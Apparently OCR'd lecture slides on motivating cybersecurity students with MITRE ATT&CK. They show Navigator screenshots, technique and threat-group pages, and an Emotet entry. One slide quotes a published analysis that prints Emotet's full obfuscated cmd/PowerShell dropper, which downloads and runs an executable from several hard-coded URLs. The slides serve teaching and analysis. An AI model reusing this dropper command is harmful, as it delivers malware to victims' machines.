
Optional Knowledge Units

- Advanced Cryptography
- Advanced Network Technology and Protocols
- Algorithms
- Analog Telecommunications
- Cloud Computing
- Cybersecurity Planning and Management
- Data Administration
- Data Structures
- Database Management Systems
- Digital Communications
- Digital Forensics
- Device Forensics
- Host Forensics
- Media Forensics
- Network Forensics
- Embedded Systems
- Forensic Accounting
- Formal Methods
- Fraud Prevention and Management
- Hardware Reverse Engineering
- Hardware/Firmware Security
- IA Architectures
- IA Compliance
- IA Standards
- Independent/Directed Study/Research
- Industrial Control Systems
- Intro to Theory of Computation
- Intrusion Detection
- Life-Cycle Security
- Low Level Programming
- Mobile Technologies
- Network Security Administration
- Operating Systems Hardening
- Operating Systems Theory
- Overview of Cyber Operations
- Penetration Testing
- QA / Functional Testing
- RF Principles
- Secure Programming Practices
- Security Program Management
- Security Risk Analysis
- Software Assurance
- Software Reverse Engineering
- Software Security Analysis
- Supply Chain Security
- Systems Programming
- Systems Certification and Accreditation
- Systems Security Engineering
- Virtualization Technologies
- Vulnerability Analysis
- Wireless Sensor Networks


The ISSA Series, Information Systems Security & Assurance, https://www.jblearning.com/cybersecurity

Use of practical scenarios to motivate students

Search for “Mitre attack navigator”



Catalog of different attack scenarios and techniques used in attacks




mitre-attack.github.io/attack-navigator/

Apps | Imported | Bookmarks | chandrakantha.com... | Facebook Group N... | Alexander Street Pr... | Saved Tabs | Basic Search - ProC

layer

selection controls | layer controls

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 13 techniques	Defense Evasion 34 techniques	Creden Acce 15 techn
Active Scanning (0/3)	Active Scanning (T1595)	-by promise	Command and Scripting Interpreter (0/5)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/1)	Abuse Elevation Control Mechanism (0/1)	Adversary the-Middl
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/10)	Boot or Logon Autostart Execution (0/10)	BITS Jobs	Credential from Pass Stores (0/3)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/2)	Boot or Logon Initialization Scripts (0/2)	Debugger Evasion	Exploitatic for Creder Access
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/2)	Browser Extensions		Deobfuscate/Decode Files or Information	Forced
						Direct Volume Access	



https://attack.mitre.org/techniques/T1595/

The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be accessed via the v10 release URL.

Active Scanning

Sub-techniques (3)

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Adversaries may perform different forms of active scanning depending on what information they seek to gather. These scans can also be performed in various ways, including using native features of network protocols such as ICMP.[1][2] Information from these scans may reveal opportunities for other forms of reconnaissance (ex: Search Open Websites/Domains or Search Open Technical Databases), establishing operational resources (ex: Develop Capabilities or Obtain Capabilities), and/or initial access (ex: External Remote Services or Exploit Public-Facing Application).

ID: T1595

Sub-techniques: T1595.001, T1595.002, T1595.003

Tactic: Reconnaissance

Platforms: PRE

Version: 1.0

Created: 02 October 2020

Last Modified: 08 March 2022

Version Permalink

Mitigations

attack.mitre.org/techniques/T1595/002/

Apps | Imported | Bookmarks | chandrakantha.com... | Facebook Group N... | Alexander Street Pr... | Saved Tabs | Basic Search - ProQ... | Fidelity NetBenefits... | Advanced Search: E... | Other book

MITRE | ATT&CK®

Matrices | Tactics | Techniques | Data Sources | Mitigations | Groups | Software | Resources | Blog | Contribute | Search

TECHNIQUES

- Enterprise
  - Reconnaissance
    - Active Scanning
      - Scanning IP Blocks
      - Vulnerability Scanning
      - Wordlist Scanning
    - Gather Victim Host Information
    - Gather Victim Identity Information
    - Gather Victim Network Information
    - Gather Victim Org Information
    - Phishing for Information
    - Search Closed Sources
    - Search Open Technical Databases

ID	Name	Description
G0007	APT28	APT28 has performed large-scale scans in an attempt to find vulnerable servers.[2]
G0016	APT29	APT29 has conducted widespread scanning of target environments to identify vulnerabilities for exploit.[3]
G0143	Aquatic Panda	Aquatic Panda has used publicly accessible DNS logging services to identify servers vulnerable to Log4j (CVE 2021-44228).[4]
G0035	Dragonfly	Dragonfly has scanned targeted systems for vulnerable Citrix and Microsoft Exchange services.[5]
G0059	Magic Hound	Magic Hound has conducted widespread scanning to identify public-facing systems vulnerable to Log4j (CVE-2021-44228).[6]
G0034	Sandworm Team	Sandworm Team has scanned network infrastructure for vulnerabilities as part of its operational planning.[7]
G0139	TeamTNT	TeamTNT has scanned for vulnerabilities in IoT devices and other related resources such as the Docker API.[8]
G0123	Volatile Cedar	Volatile Cedar has performed vulnerability scans of the target server.[9][10]

APT = advanced persistent threat

mitre-attack.github.io/attack-navigator/

Apps | Imported | Bookmarks | chandrakantha.com... | Facebook Group N... | Alexander Street Pr... | Saved Tabs | Basic Search - ProQ... | Fidelity NetBenefits... | Advanced Search: E... | Other b

tabletop

selection controls | layer controls | technique controls

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 13 techniques	Defense Evasion 34 techniques	Creder Acce 15 techr
Active Scanning (0/3)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/5)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/1)	Abuse Elevation Control Mechanism (0/1)	Adversary the-Middl
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/10)	Boot or Logon Autostart Execution (0/10)	BITS Jobs	Credential from Pass Stores (0/3)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/2)	Boot or Logon Initialization Scripts (0/2)	Debugger Evasion	Exploitatic for Creder Access
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/2)	Browser Extensions	Create or Modify System Process (0/1)	Deobfuscate/Decode Files or Information	Forced Authentic
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (0/2)	Direct Volume Access	Forge Wel Credential
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Software Deployment Tools	Create Account (0/2)	Escape to Host	Domain Policy Modification (0/2)	Input Capture (0
Search Open Technical Databases (0/5)		Trusted Relationship	System Services (0/1)	Create or Modify System Process (0/1)	Event Triggered Execution (0/11)	Execution Guardrails (0/1)	Modify Authentic Process (0/
Search Open Websites/Domains (0/2)		Valid Accounts (0/3)	User Execution (0/2)	Event Triggered Execution (0/11)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Multi-Fact Authentic Intercepti
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Hijack Execution Flow	File and Directory Permissions Modification (0/1)	Multi-Fact Authentic
						Hide Artifacts (0/9)	
						Hijack Execution Flow	

Search

apt28

Search Settings

name | ATT&CK ID | description | data sources

Techniques (1)

select all | deselect all

Acquire Infrastructure : Domains | view | select | deselect

Threat Groups (2)

select all | deselect all

APT28 | view | select | deselect

Sandworm Team | view | select | deselect

attack.mitre.org/software/S0367/

Apps | Imported | Bookmarks | chandrakantha.com... | Facebook Group N... | Alexander Street Pr... | Saved Tabs | Basic Search - ProQ... | Fidelity NetBen

MITRE | ATT&CK®

Matrices | Tactics | Techniques | Data Sources | Mitigations | Groups | Software | Resourc

The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be ac

SOFTWARE

- Emotet
- Empire
- EnvyScout
- Epic
- esentutl
- eSurv

Home > Software > Emotet

Emotet

Emotet is a modular malware variant which is primarily used as a downloader for other malware variants such as TrickBot and IcedID. Emotet first emerged in June 2014 and has been primarily used to target the banking sector. [1]

https://www.picussecurity.com/resource/blog/emotet-technical-analysis-part-2-powershell-unveiled

https://www.picussecurity.com/resource/blog/emotet-technical-analysis-part-1-reveal-the-evil-code

the Textbox1, and accessed the following code that is executed by the `Interaction.Shell` method:

```
c:\SzCTnucwEfW\SbuaBlErrzYpl\RdPspAGt\..\..\..\windows\system32\cmd.exe /c %ProgramData:~0,
1%%ProgramData:~9,2% /V:/C"set XhOY=;'JWt'=BTH$}}{hctac}};kaerb;'GGi'=WLb$;hjk$ metI-ekovnI{ )00008 eg- h
tgnel.)hjk$ metI-teG(( fI;'cRO'=iVj$;)hjk$ ,RFw$(eliFdaolnwoD.lho${yrt{)YIl$ ni RFw$(hcaerof;'exe.'+ori
$+'\'+pmet:vne$=hjk$;'njW'=pBF$;'051' = ori$;'abm'=vvs$;)'@'(tilpS.'HgC1qLI06/ln.tfeelc//:ptth@vNdyoSJJX/
setirovaf_dda/moc.tramsyotihsayah.www//:ptth@IzIWsGC4W/moc.srettiftuorevirytinirt.www//:ptth@vJwloS1p/mo
c.kokgnabpac.www//:ptth@dhvXN9L/moc.ierebewneedi.www//:ptth'=YIl$;tneilCbeW.teN tcejbo-wen=lho$;'VfD'=vSK
$ llehsrewop&&for /L %V in (497,-1,0)do set xJWn=!xJWn!!XhOY:~%V,1!&&if %V==0 call %xJWn:~6%"
```

We see a heavily obfuscated code to make detection difficult, the only clear part of the code is `c:\SzCTnucwEfW\SbuaBlErrzYpl\RdPspAGt\..\..\..\windows\system32\cmd.exe`. As seen on this part of the code, three random directories are added after `c:\` to bypass weak security controls, then three `\..` are added to traverse back to `c:\`. Therefore, the obtained path is `c:\windows\system32\cmd.exe` that runs the subsequent commands.


However, those commands are also obfuscated:

Purpose of this exploration

- Show real world examples of actual techniques used in cyberattacks
- Motivate students to learn skill required in current jobs
  - E.g. need to learn shell scripting (Powershell, Linux)
  - Learn reconnaissance strategies, e.g. nmap
- Shows students how attacks are generated

